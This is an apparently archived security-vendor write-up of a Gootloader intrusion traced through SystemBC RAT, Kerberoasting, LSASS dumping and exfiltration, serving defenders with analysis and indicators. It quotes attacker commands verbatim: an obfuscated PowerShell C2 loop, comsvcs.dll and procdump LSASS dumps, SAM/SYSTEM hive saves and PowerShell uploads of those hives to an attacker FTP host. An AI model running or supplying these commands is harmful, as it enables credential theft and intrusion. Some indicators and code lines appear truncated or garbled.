Goot to Loot—How a Gootloader Infection Led to Credential Access

By Caroline Fenstermacher 22 June 2023

Published: 2023-06-22 · Archived: 2026-04-05 21:32:51 UTC

How many times have we heard “It takes just one click”? Well, in this case it took approximately three. In May 2023, the ReliaQuest Threat Hunting Team responded to an incident involving credential access and exfiltration that was traced back to the JavaScript-based initial access malware “Gootloader.” Using endpoint and network telemetry, we were able to advise on containment of the threat prior to impact, which was crucial since Gootloader can be leveraged as an initial access vector for second-stage remote access tools with overall goal of deploying ransomware.

In this assessment, our team was able to identify that this particular strain of Gootloader leveraged a relatively new infection chain identified in 2022. In addition, our team identified evidence of the SystemBC RAT being leveraged as a second-stage payload to allow the attackers interactive remote access to the environment. Lastly, we discuss how the attacker leveraged this to access and exfiltrate credentials from the environment.

What Is Gootloader?

Before getting into the specific behavior we observed, let’s discuss Gootloader in terms of its known tactics, techniques, and procedures (TTPs). Gootloader is a JavaScript-based initial access malware strain, meaning this is what a threat actor will use to “initially access” the environment and enable the infiltration of remote access payloads in order to engage interactively with its target.

For delivery, it typically depends on SEO poisoning, a technique used by attackers to manipulate the ranking of web pages in search engine results to draw clicks and prompt malware downloads. Once downloaded by the user and executed, the malware typically establishes persistence via a scheduled task. It then begins command-and-control (C2) communication to relay system information and infiltrate a second-stage payload that will be used to achieve post-exploitation objectives. Overall, the most common second-stage payload with Gootloader observed as a precursor is Cobalt Strike.

Key Findings

Delivery

Click 1: During the intrusion handled by the ReliaQuest Threat Hunting Team, the initially infected user had visited an infected site displaying the classic Gootloader forum template hosted at `salamancaespectacular[.]com/what-is-the-difference-between-legal-ruled-and-wide-ruled-paper` .

Click 2: On this fake forum, a hyperlink prompted the user to download “the answer” to “what is the difference between legal ruled and wide ruled paper” (Figure 1):



Figure 1: Screenshot of a malicious webpage intended to host Gootloader

Considering social engineering techniques, it’s worth noting that Gootloader has recently been known to specifically target the healthcare and legal industries. It’s easy to imagine a law student or legal firm employee innocently tapping the same question into Google.

The HTML of this page (Figure 2) revealed the download hosting link that the user is redirected to. This ultimately results in a download of the ZIP file containing the malicious JS file onto the user’s local machine.



Figure 2: Malicious Gootloader webpage HTML source code with download link

After the user clicks on the file to execute it, the initial JS file executes via Windows Script Host (wscript.exe) using this command line:

```
“C:\Windows\System32\WScript.exe""C:\Users\ExampleUser\AppData\Local\Temp\ Temp1_What_is_the_difference_between_legal_ruled_and_wide_ru
is the difference between legal ruled and wide ruled paper 29094.js
```

Thus, the chain was started. We then observed the first Gootloader JS file dropping another JS file onto the host named `lead-based paint.js` within this file directory:

```
C:\Users\ExampleUser\AppData\Roaming\Adobe
```

This seemed to attempt to masquerade as a legitimate Adobe process. This file was first dropped as `Conceptual Design.log` within this file directory:

```
C:\Users\ExampleUser\AppData\Roaming\Adobe
```

After that, it was renamed to `lead-based paint.js` .

However, the same Gootloader sample that we observed executing in the wild—and kicking off the incident our team responded to—resulted in the file being placed into this directory:

```
C:\Users\ExampleUser\AppData\Roaming\AutoDesk
```

This observation was noteworthy because the initial JS payload seemed to change the directory in which it placed the second JS file per execution of the malware. This was likely a developer tactic to evade defenders who might notice patterns in the file’s placement.

After this point, the JS file was referred to using Windows short name: `LEAD-B~1.JS` , with its full filename no longer used in WScript executions. That file, with its short name, was the final Gootloader payload.

Persistence

The initial JS script (`what is the difference between legal ruled and wide ruled paper 29094.js`) added the secondary script in its shortened form as a scheduled task on the victim’s machine with the name `Tribal Consultation` . The task name did not vary between executions of the Gootloader malware and was configured to run under the context of the initiating user upon logging in.



Figure 3: Scheduled task event

Execution and Second-Stage Payloads

The execution of the Gootloader payload `LEAD-B~1.JS` via `wscript.exe launched an instance of` cscript.exe`, which ultimately launched an obfuscated PowerShell command reaching out to 10 C2 domains, which are also listed at the end of this assessment.

```
while (1) {
    try {
        NbKejZT(@("https://wildlife.org/xmlrpc.php", "https://spinomenal.com/xmlrpc.php", "https://airjust.de/xmlrpc.php", "https://maharat-rt.com/xmlrpc.php",
        "https://jocarsa.com/xmlrpc.php", "http://ddman-vpn.ddns.net/wordpress/xmlrpc.php", "https://gahar.ir/xmlrpc.php", "https://anevaz.com.br/xmlrpc.php",
        "https://pornmagazine.club/xmlrpc.php", "https://phone.do/xmlrpc.php") | Get-Random)
```

Figure 4: LEAD-B~1.JS Command-and-Control Domains

Analysis of the commands indicated that the initial communication with these domains included information about the machine stored in environmental variables. These environmental variables were then sent to the observed domains within cookie headers.

```
$eEaag.Headers.Add("Cookie: $YpTDNH=$tOyVsHn; $YpTDNH1=$QUbWbB; $YpTDNH2=$QPVgb; $YpTDNH3=$URwMe; $YpTDNH4=$JJLltup")
```

Figure 5: LEAD-B~1.JS cookie header collection

The script indicated that information collected within these variables included the operating system, symbolic link file names, file folder names, filenames, and running processes. This information was then Base64 encoded, and Gzip compressed.

These domains were also used to infiltrate the second-stage payload into the machine to allow the attacker interactive remote access. Since Gootloader is commonly known to inject the second-stage payload within the registry, we analyzed the resulting registry modifications resulting from network connections to the previously mentioned domains. We assessed this payload to likely reside within `HKU\ExampleUserSID\SOFTWARE\453694B5D3\17016` and `HKU\ExampleUserSID\SOFTWARE\3144EAACD7\636`.

As for identification of the second-stage payload, our team discovered, with a moderate level of confidence, that this was likely to be SystemBC RAT. This attribution was based on observed network telemetry to the destination IP `94[.]156[.]189[.]36` in reference to PowerShell executions from the registry key `HKCU:\SOFTWARE\3144EAACD7\$pid`. Additionally, the `SHA-256 f2afd46cfef3883fc858ca7b7730d4d6ee56a7aedbdb1b1f7bda7dba054f489e` associated with the file making these connections also strongly indicates this to be SystemBC RAT.

Discovery and Privilege Escalation

After remote access to the initially accessed victim account was established, the attacker began discovery actions in an attempt to escalate privileges. They used that account to query Lightweight Directory Access Protocol (LDAP) information via PowerShell, storing this information within environmental variables. This activity was evidenced by network connections over port 389 (LDAP) and corresponding PowerShell command sourcing from the compromised user.

Privilege escalation did not occur until 58 days after the initial compromise. This could have been for many reasons—including an attempt at stealth, acting as an initial access broker (IAB) by handing this portion of the compromise to an affiliate (which Gootloader infections are known for), or simply a delay in operations. Our team observed the initially compromised user querying Service Principal Names (SPNs) within the environment for service account discovery. SPNs are associated with a discoverable service and include an attached service account. Therefore, querying SPNs can allow an attacker to discover service accounts within the environment.

Shortly after the SPN requests, the initially compromised user requested a Kerberos ticket for a stale service account within the environment using RC4 encryption. This activity was evidenced by Windows Security event log ID 4768 (“A Kerberos service ticket was requested”) which indicated the encryption type to be 0x17 (RC4-HMAC). When requesting a Kerberos service ticket using an encryption type such as RC4, the returned ticket is encrypted with the accounts NTLM password hash. As this encryption method is outdated, it can easily be cracked by attackers offline.

In addition to the service account account our team was already aware of, similar Kerberoasting activity was observed against several users within the environment. The resulting information was most likely collected as a list, as part of exfiltrated data to the observed C2 domains. Following this, our team did not observe interactive access to this service account for three days.

Upon interactive access to the service account, our team observed this account gathering additional information regarding the environment in a similar fashion to the initially compromised user—by gathering information within environmental variables and exfiltrating it to C2 domains `hxxps://demo.petsure.com/xmlrpc[.]php`, `hxxps://cacommerciallaw.com/xmlrpc[.]php`, and `hxxps://docs.vrent.techvill.net/xmlrpc[.]php`.

Lateral Movement

The method of lateral movement used was via the Remote Desktop Protocol (RDP) sourcing from the initially compromised host. Based on network telemetry, our team identified that the attacker used the compromised service account to RDP to three unique hosts within the environment within minutes of each other. Of these connections, interactive actions were only taken on one of the observed hosts: a Stealthbits Server. These mentioned RDP connections sourced from the user’s active PowerShell session on the source host.

Credential Dumping and Exfiltration

Once remote access was established to the Stealthbits server, the attacker dumped LSASS credentials on the host. The contents of LSASS memory can include encrypted passwords, NT hashes, LM hashes, and Kerberos tickets of active users on the machine—making it a prime target for attackers. The attacker used the Minidump function of `comsvcs.dll`. The `comsvcs.dll` is a Windows native DLL whose Minidump function enables a user to output the memory contents of a specified process ID. By specifying the process ID of LSASS on the host, an attacker can output the contents to a dump file of their choice. In this case, the attacker did not pick an inconspicuous name for the output dump file. The file lsassdump.dmp was created via the following command:

```
“C:\Windows\system32\rundll32.exe” C:\Windows\System32\comsvcs.dll MiniDump 980 C:\lsassdump.dmp full
```

Based on EDR telemetry, this activity appeared unsuccessful due to prevention controls. Following this, the compromised service account was then observed infiltrating “procdump.exe”, hosted externally via FTP at:

```
ftp://eu9[.]richhost[.]eu/procdump/procdump[.]exe
```

This was done via a PowerShell download:

```
[Console]::OutputEncoding=[Text.UTF8Encoding]::UTF8;[System.Console]::InputEncoding=
[Text.UTF8Encoding]:  :UTF8;$key="E41EDE8E76";function etc($b){$ab1=
[tEXt.enCodInG]::unIcOde.gEtsTriNg([Convert]::fRoMBaSe64stRiNg($b));  try{ieX $ab1 -oUtv ou -erRoRv erw|out-
null;}cAtCh{}$o1o=ouT-sTriNg -i  $ou;if($erw){$o1o +=ouT-sTriNg -i $erw};
[Convert]::tObAsE64stRiNg  ([teXt.enCodInG]::unIcoDe.geTbyTeS($o1o))};$txn=New-
Object  System.Collections.ArrayList;$txn += , @("27467B160F","$client =  New-Object
System.Net.WebClient;$client.Credentials = New-Object  System.Net.NetworkCredential("user356",
"7Y8nvt[RpOigl");$client.DownloadFile  ("ftp://eu9.richhost.eu/procdump/procdump.exe",
"C:\procdump");");$txn  | ForEach-Object {$txt=$_[0];$txe=etc($_[1]);"[$key|$txt]$txe[$txt|$key]"};
```

Procdump is a well-known Windows Sysinternals tool that can be used to generate crash dumps of a given process. Following the infiltration of this tool, the attacker was observed leveraging it on the host to create a dump file of LSASS memory:

```
procdump -accepteula -ma lsass.exe lsassdump
```

Following dumping LSASS via procdump, the compromised user was then observed saving the registry contents of the SYSTEM hive and the SAM hive via the registry modification `toolreg.exe`. The SYSTEM hive includes sensitive settings and configurations associated with the local machine, including software configurations, application properties, possible user account information, default port configurations, etc. Of particular importance is that this is the location of the SYSKEY, which may contain keys used to encrypt the SAM database. The command used by the attacker to save the SYSTEM hive can be seen below:

```
reg save hklm\system system
```

The SAM database contents include items like LSASS memory, such as usernames and their respective NTLM password hashes. The attacker may have chosen to dump both to ensure all credentials were captured. The command used to save the SAM hive can be seen below:

```
reg save hklm\sam
```

The attacker then began exfiltration of their captured data. Both hive exports were uploaded to the previously observed FTP hosting site, `eu9[.]richhost[.]eu`, via PowerShell:

```
$client = New-Object System.Net.WebClient;$client.Credentials = New-Object
System.Net.NetworkCredential("user356",
"7Y8nvt[RpOigl");$client.UploadFile("ftp://eu9.richhost.eu/procdump/system", "C:\system");
```

```
$client = New-Object System.Net.WebClient;$client.Credentials = New-Object
System.Net.NetworkCredential("user356",
"7Y8nvt[RpOigl");$client.UploadFile("ftp://eu9.richhost.eu/procdump/sam", "C:\sam");
```

At this point, access to compromised accounts was cut and associated hosts were isolated. No additional events associated with the incident were noted by the ReliaQuest Threat Hunting Team.

Attack Timeline

Figure 6: Gootloader attack timeline

Conclusion and Recommendations

As we can see from this assessment, a simple Google search and an over-trusting mindset can lead to disastrous results for an organization. Luckily, the ReliaQuest Threat Hunting team was able to advise on containment of the threat prior to more severe actions taking place, such as lateral movement to a domain controller and/or the deployment of ransomware.

The following are general recommendations that can help prevent the same actions in any environment.

Recommendations for Prevention

IoC Collection

`94[.]156[.]189[.]36` `217[.]145[.]84[.]64` `167[.]172[.]154[.]244` `66[.]33[.]211[.]237` `salamancaespectacular[.]com/what-is-the-difference-between-legal-ruled-and-wide-ruled-paper` `hxxps://emailbuilder[.]a6uat[.]co[.]uk/download[.]php` `hxxps://wildlife[.]org/xmlrpc[.]php` `hxxps://spinomenal[.]com/xmlrpc[.]php` `rt[.]com/xmlrpc[.]php` `hxxps://jocarsa[.]com/xmlrpc[.]php` `hxxp://ddman-vpn.ddns[.]net/wordpress/xmlrpc[.]php` `hxxps://gahar[.]ir/xmlrpc[.]php` `hxxps://anevaz[.]com[.]br/xmlrpc[.]php` `hxxps://pornmagazine[.]cl` `based Paint[.]js` `what is the difference between legal ruled and wide ruled paper 29094[.]js` `What_is_the_difference_between_legal_ruled_and_wide_ruled_paper_7301[.]zip` `c3a62fce18a62c8db3b43b5fa776f650fbfc91ecf66457f51`

Source: https://www.reliaquest.com/blog/gootloader-infection-credential-access/